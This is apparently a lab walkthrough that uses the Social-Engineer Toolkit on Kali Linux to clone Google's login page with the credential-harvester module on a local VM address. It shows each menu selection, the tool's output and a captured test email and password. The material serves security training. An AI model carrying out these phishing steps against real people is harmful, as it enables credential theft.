Understand Social Engineering attack using SETOOLKIT

Execute the following commands on the Kali Linux virtual machine.

sudo setoolkit: This command is used to run the Social-Engineer Toolkit as the superuser (root) because some of its features may require elevated privileges.

```
┌──(kali㉿kali)-[~]
└─$ sudo setoolkit
```

Select the 1st option “Social-Engineering Attacks” from the menu.

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Below is the main menu of the Social-Engineering Toolkit, where you can choose various attack vectors and options for performing Social engineering attacks.

Selects the “Website Attack Vectors” menu option, which provides various methods to exploit websites as part of a social engineering attack.

```
kali@kali: ~
File  Actions  Edit  View  Help
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks
 in order to compromise the intended victim.
```

Select the “Credential Harvester Attack Method” from the website attack menu. This method is used to clone a website and capture user credentials.

```
kali@kali: ~
File  Actions  Edit  View  Help

The HTA Attack method will allow you to clone a site and perform powershell i
njection through HTA files which can be used for Windows-based powershell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.
```

The subsequent dialog explains the different methods to utilize within the Credential Harvester Attack Method. Select the “Web Templates” option to import pre-defined web applications for the attack.

```
kali@kali: ~
File  Actions  Edit  View  Help
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities wit
hin SET
[-] to harvest credentials or parameters from a website as well as place them
 into a report
-------------------------------------------------------------------------------
--
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
```

The tool prompts for an IP address to use for the POST back in Harvester/Tab nabbing. This is where harvested data will be sent. Enter 10.0.2.15.

```
kali@kali: ~
File  Actions  Edit  View  Help
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.0.2.15

-----------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
```


Select the template Google, for the credential harvester attack. The tool then begins cloning the Google website. The tool starts the cloning process and displays information about the attack in progress.

```
kali@kali: ~
File  Actions  Edit  View  Help
You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

---------------------------------------------------------


  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Meanwhile in a new terminal tab create a new HTML file called test.html and add the following below contents in it.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ gedit test.html
```


Navigate to test.html file and open it.



Click on login to Google.



Enter sample Email and password for testing purpose.



The tool indicates that it has captured potential login credentials (username and password) during the attack. It provides the captured data and mentions that you can generate a report by pressing Control-C. The tool continues to capture data and identifies possible username and password fields. The tool again suggests generating a report once you're done capturing data.

The entered Email and password are captured and displayed below in the Terminal.

```
kali@kali: ~
File  Actions  Edit  View  Help
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [24/Oct/2023 22:00:35] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [24/Oct/2023 22:00:35] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
cDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAA
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=kali123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=kali123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [24/Oct/2023 22:01:25] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Result

The Social-Engineer Toolkit, using SETOOLKIT, has been successfully understood. It cloned the Google website and captured potential login credentials. It provided information on the captured data and offered the option to generate a report for the captured information.